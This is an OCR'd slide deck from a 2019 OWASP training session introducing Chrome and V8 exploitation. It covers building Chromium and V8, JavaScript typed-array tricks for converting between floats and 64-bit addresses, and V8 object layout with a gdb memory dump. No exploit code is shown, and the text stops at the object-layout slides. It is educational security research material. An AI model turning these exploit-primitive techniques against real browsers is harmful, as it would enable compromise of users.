Introduction to Chrome Exploitation

OWASP Portland 2019 Training Day

Justin Angra

Security Innovation

September 2019

Outline

Introduction

$ whoami

- uid=1000(J Angra) gid=1000(drtychai)
- Security Engineer at Security Innovation
- Only researching browser exploitation for 3 months
  - **Not an expert!**
  - Hope to lower the entry bar into browser exploitation
  - I may get some things wrong - if so, please correct me! Let's keep this an open discussion.

What will be covered in this talk?

An entire semester course could be dedicated to just browser internals

We only have one afternoon!

- Chrome internals with primary focus on V8
- Bug classes and vulnerability patterns
- JavaScript engine exploitation techniques
- Discussion of CVE-2019-5782 (with some homework ;))

What will be covered in this talk?

An entire semester course could be dedicated to just browser internals

We only have one afternoon!

- Chrome internals with primary focus on V8
- Bug classes and vulnerability patterns
- JavaScript engine exploitation techniques
- Discussion of CVE-2019-5782 (with some homework ;))

What will be covered in this talk?

An entire semester course could be dedicated to just browser internals

We only have one afternoon!

- Chrome internals with primary focus on V8
- Bug classes and vulnerability patterns
- JavaScript engine exploitation techniques
- Discussion of CVE-2019-5782 (with some homework ;))

What will be covered in this talk?

An entire semester course could be dedicated to just browser internals

We only have one afternoon!

- Chrome internals with primary focus on V8
- Bug classes and vulnerability patterns
- JavaScript engine exploitation techniques
- Discussion of CVE-2019-5782 (with some homework ;))

Learning Objectives

Familiarize you with:


- modern web browser architecture
- how to clone, build, and debug Chromium/V8
- the internals of V8, Orinoco, and Turbofan
- identifying contemporary vulnerability patterns
- expanding JavaScript's capabilities

Why Target Chrome?

- Sheer ubiquity
- Interesting space for research
- Huge attack surface

Global Browser Usage

Estimated 3+ billion active browser devices a month



Chrome has a 60% share of the market.

Why Target Chrome?

- Sheer ubiquity
- Interesting space for research
- Huge attack surface

Large Code Base

Language	No. of Files	Blank Lines	Comment Lines	Code Lines
C++	65013	2861088	2151479	16291130
C/C++ Header	61959	1531706	2518555	6163851
C	8276	524194	774031	3347402
JavaScript	29559	572627	953514	3518706
Assembly	5132	318772	549951	1242603
IDL	2043	13551	1	98681
		...		
SUM:	302,467	7,436,973	9,118,176	44,645,556

44 million LOC for the full chromium browser

Note: Without any third-party packages, Chromium itself has 25 million LOC

Large Code Base

Chrome's complexity rivals that of the OS it runs on!


Software	**Lines of Code**
Chromium	44 Million
Windows	60-100 Million
Linux	17 Million

Where do you even start to look for bugs...


Break it down into smaller parts!

Browser Stack


Browsers are built on layered components



Components via UI



General Architecture



Hello, Chrome

Chromium: Components

Blink Rendering Engine

V8 JavaScript Engine

Let's Play Around!

1. Clone the following repo:

   `https://github.com/drtychai/OWASP-Portland-2019-Training`

2. Pull the built image:

   `./pull`

Alternatively, you can directly pull the image:

```
docker pull owasp2019chrome/class-env:latest
```

Container Layout

```
~/v8
  ./master           # Build of V8 master branch
  ./build-exercise   # Empty directory
  ./primitives       # Patched build of V8 for creating exploit primitives
  ./nday             # Debug build of V8 v7.1.302.31 for CVE-2019-5782
```

Building Chromium

Chromium is open source!

- We can download and build our own copies to debug
- No reversing necessary!

Build Flavors

Release

- Smaller optimized binaries with symbols stripped
- No Debug Asserts

Debug

- All debugging info and symbols are present.
  - Files are larger, causing builds to take **much** longer
- Additional debugging tools and Debug Asserts


Code Locations

It's recommended to dedicate about 40GB for source. Another 20GB at least for the release build.

- Overall location: https://chromium.googlesource.com
- Source Tree: https://chromium.googlesource.com/chromium/src.git
- Github V8 Mirror: https://github.com/v8/v8

Finding Your Version

Visit 'about:version' to find the version of Chrome you're running



If you're targeting another version of Chrome, Omaha Proxy is your friend!

https://omahaproxy.appspot.com/

Pulling The Code

To work with the Chromium source, you must first install Depot Tools:

https://chromium.googlesource.com/chromium/tools/depot_tools.git

With Depot Tools in your PATH, fetch the source:

```
fetch --nohooks chromium # Get the initial code
cd chromium/src
gclient sync # Do this everytime you checkout a different version
```

Building Chromium

Install dependencies:

```
cd chromium/src
./build/install-build-deps.sh
gclient runhooks
```

Generate your build file:

```
gn gen out/Default
# or
gn args out/Default
```

Example args:

```
is_debug=[true|false] # Change the build type to debug or release
symbol_level=[0|1|2]  # Change how many symbols are included
blink_symbol_level=0  # Include to remove blink symbols
```

Building Chromium

Build build build!

```
ninja -C ./out/Default/ chrome
```

This will take a **long** time...

Building V8

In this class, we'll be working entirely with V8. Thankfully, V8 is much smaller.

```
fetch --nohooks v8
gclient sync --with_branch_heads
cd v8 && ./build/install-build-deps.sh

# First build
tools/dev/gm.py x64.release
# or
tools/dev/gm.py x64.debug

# Rebuilding
ninja -C ./out/x64.release d8

# Running
./out/x64.release/d8
```

Build Exercise!

1. Fetch V8 into ~/v8/build_exercise
2. Checkout the V8 version corresponding to Chrome v79.0.3913.0
3. Build V8 Release
4. Run `print("hello world")` in d8
5. Modify `src/d8/d8.cc` to rename `print` to `foo`
6. Rebuild and test your change

JavaScript Engines

JavaScript Refresher

JavaScript is a major component of modern websites, but it's also very interesting from a researcher's perspective.

- Variables are weakly typed
- Many different Objects can be created with varying properties
- Objects can inherit each other through prototypes
- Typed Arrays can hold binary data

JavaScript Refresher - Variable Types

JavaScript has both **Native** and **Object** types

- **Native** types: null, undefined, number, string, symbol
- **Object** types: object (everything else is pretty much an object)
  - e.g., Function, Array, RegExp, ArrayBuffer

Variables are also **weakly typed**. This can lead to a lot of weirdness.

```
> {}+''
0
> ''+{}
"[object Object]"
```

JavaScript Refresher - Objects

- Objects contain key-value pairs called properties.
- Objects values can be accessed via [ ] or .

```
> let o = {hello: 'world'}
> o['hello']
'world'
> o.hello
'world'
> o.foo = 42;
> o[100] = 1337;
> delete o.foo; // Removes foo
```

JavaScript Refresher - Object Helper Methods

The *Object* object has static functions to operate on other objects:

```
let foo = {a:1, b:2};

> Object.getOwnPropertyNames(foo)
['a','b']

> Object.values(foo)
[1,2]

> Object.entries(foo)
[['a',1],['b',2]]

> Object.defineProperty(foo, 'c', { value: 3 });
> foo
{a:1, b:2, c:3}

> Object.getOwnPropertyDescriptor(foo,'a')
{value: 1, writable: true, enumerable: true, configurable: true}
```

JavaScript Refresher - Object Prototypes

A **prototype** holds inherited properties for an object.

```
> let obj = {foo: 1};
// bar is not found in obj
// interpreter searches obj's prototype - still not found
> obj.bar
undefined

> Object.getPrototypeOf(obj)
{constructor: f, __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, ...}
> Object.setPrototypeOf(obj, {bar: 2}); // Change the prototype

// bar is not found in obj
// found in obj's prototype
> obj.bar
2

// Prototype not searched for getOwnPropertyNames or hasOwnProperty
> Object.getOwnPropertyNames(obj)
['foo']
> obj.hasOwnProperty('bar')
false
```

JavaScript Refresher - Exercise!

What ways could you make an object such that the alert is triggered?

```
function quiz(obj)
{
    for (let name of Object.keys(obj))
    {
        delete obj[name];
    }
    if (obj.win) alert('You win!');
}

quiz(... your object here ...)
```

Load up a console in your browser and play around!

JavaScript Refresher - Exercise Solution

```
let obj = {};
Object.defineProperty(obj, 'win', {value:true, configurable:false})
quiz(obj);

let obj = {};
Object.defineProperty(obj, 'win', {get() {return true}})
quiz(obj);

let obj = {};
obj.__proto__ = {win:1};
quiz(obj);
```

Can you think of any more?

JavaScript Refresher - Arrays

Arrays are objects that have a length.

```
// Almost same as {0:'a',1:'b',2:'c',4:'d'}
> let a = ['a','b','c','d'];

// Getting length property retrieves length
> a.length
4

// Setting index expands array
> a[100] = 1
> a.length
101

// Setting length shrinks or expands array
> a.length = 2
> a
['a','b']
```

JavaScript Refresher - Typed Arrays

Typed arrays are special arrays that only hold binary data.

```
// We can make typed arrays with a certain data size
> let uint8_buff = new Uint8Array(0x100);
> let uint32_buff = new Uint32Array(0x100);
> let float64_buff= new Float64Array(0x100);

// Elements in this array will be truncated to that size
> uint8_buff[0] = 0x4142;
> uint8_buff[0].toString(16);
"42"

// ArrayBuffers hold generic, raw binary data
// Contents cannot be directly manipulated
let buff = new ArrayBuffer(1000);

// We can make a view that accesses the data with different types
// Typed arrays are used to read/write content to ArrayBuffer
let ui8_view = new Uint8Array(buff);
let f64_view = new Float64Array(buff);
```

JavaScript Refresher - Integers

V8 represents both numbers and objects with a 32-bit value

- The LSB is used differentiate objects and integers
  - objects have LSB = 1
  - integers, a.k.a. **SM**all **I**ntegers or SMI, have LSB = 0
- JavaScript actually only supports 31-bit integers

We have a two workarounds for managing 64-bit integers!

- Large numbers can be converted to double precision floats
- **BitInt()** class can be utilized (only in Chrome)

JavaScript Refresher - Typed Array Exercise!

Using **Typed Arrays**, convert between floats and integers

We will need a reliable method to access binary data as a 64-bit address

Turn **0x4142434445464748** into a float using JavaScript

Bonus: Now try it with `BitInt()`

JavaScript Refresher - Typed Array Exercise (Solution)

```
let buff = new ArrayBuffer(8);
let u32buff = new Uint32Array(buff);
let f64buff = new Float64Array(buff);
u32buff[1] = 0x41424344; // Don't forget about endianness!!
u32buff[0] = 0x45464748;

> f64buff[0]
2393736.541207228
```

JavaScript Refresher - Solution with BigInt()

```
// Use either BigInt() or a constant followed by n
> BigInt(0x4142434445464748) === 0x4142434445464748n
true
> 0x4142434445464748n.toString(16)
"4142434445464748"
> 1n + 1n // You can only do math with same type
2n
> Number(1337n) // Convert back to a number
1337
```

V8 Values

V8 must store type information with every runtime value

This is accomplished through a combination of:

- **pointer tagging**
- the use of dedicated type information objects, called **Maps**

```
// Inheritance hierarchy:
// - Object
//   - Smi            (immediate small integer)
//   - HeapObject     (superclass for everything allocated in the heap)
//     - JSReceiver   (suitable for property access)
//       - JSObject
//     - Name
//       - String
//     - HeapNumber
//     - Map
//     ...
```

src/objects.h

Pointer Tagging

Values are represented as a tagged pointer of static type *Object**

For 64-bit architecture, the following scheme is used:

```
Bit View
  SMI:
      XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX00000000000000000000000000000000
  Pointer:
      00000000000000000XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX01

Byte View
  SMI:
      XXXXXXXX00000000|0
  Pointer:
      0000XXXXXXXXXXXX|1
```

```
uint64_t smi = (0x41424344 << 32) | 0;
uint64_t pointer  = (uint64_t)(obj) | 1;
```

The pointer tag only differentiates between SMIs and HeapObjects

Maps

All further type information is then stored in a **Map**

The Map is an invaluable data structure in V8, containing information such as:

- The dynamic type of the object
  - i.e. String, Uint8Array, HeapNumber, etc.
- The size of the object in bytes
- The properties of the object and where they are stored
- The type of the array elements
  - e.g. unboxed doubles or tagged pointers
- The prototype of the object (if any)

Maps - Property Values

The property values are stored with the object itself in one of the following three regions:

1. Inside the object itself (**inline properties**)
2. In a separate, dynamically sized heap buffer (**out-of-line properties**)
3. As array elements in a dynamically-sized heap array, if the property name is an integer index

Maps - Property Values

Take the following JavaScript snippet:

```
let o1 = {a: 42, b: 43};
let o2 = {a: 1337, b: 1338};
```

After execution, two JSObjects will be created, but only one Map:

Maps - Transitions

Suppose a third property .c (e.g. with value 1339) is added to o1

You can trace Map transitions with `--trace-maps` (outputs to `./v8.log`)

Maps - Generalizations

Property types can become "more general" if a different type is stored

Map generalizations are triggered when property types become "more general"

```
d8> let a = {a: 1.1}
d8> a.a = false; // Generalize from double to tagged value
[generalizing]a:d{Any}->t{Any} (+1 maps)
// d{Any} is double, t{Any} is tagged value

d8> a.a = 1.1; // Doesn't go back to double
```

Use `--trace-generalization` to log changes

Maps - Fields

Consider the following code:

```
let obj = {
        x: 0x41,
        y: 0x42
};
obj.z = 0x43;
obj[0] = 0x1337;
obj[1] = 0x1338;
```

Inspecting this in gdb after execution shows the Map structure

```
pwndbg> x/5gx 0x23ad7c58e0e9-1
0x23ad7c58e0e8: 0x000023adbcd8c751 0x000023ad7c58e201
0x23ad7c58e0f8: 0x000023ad7c58e229 0x0000004100000000
0x23ad7c58e108: 0x0000004200000000

pwndbg> x/3gx 0x23ad7c58e201-1
0x23ad7c58e200: 0x000023adafb038f9 0x0000000300000000
0x23ad7c58e210: 0x0000004300000000

pwndbg> x/6gx 0x23ad7c58e229-1
0x23ad7c58e228: 0x000023adafb028b9 0x0000001100000000
0x23ad7c58e238: 0x0000133700000000 0x0000133800000000
0x23ad7c58e248: 0x000023adafb02691 0x000023adafb02691
```

```
JSObject
00: [        Map*        ]
08: [ Property* or Hash  ]
10: [      Elements*     ]
18: [  Fast Properties   ]

FixedArray
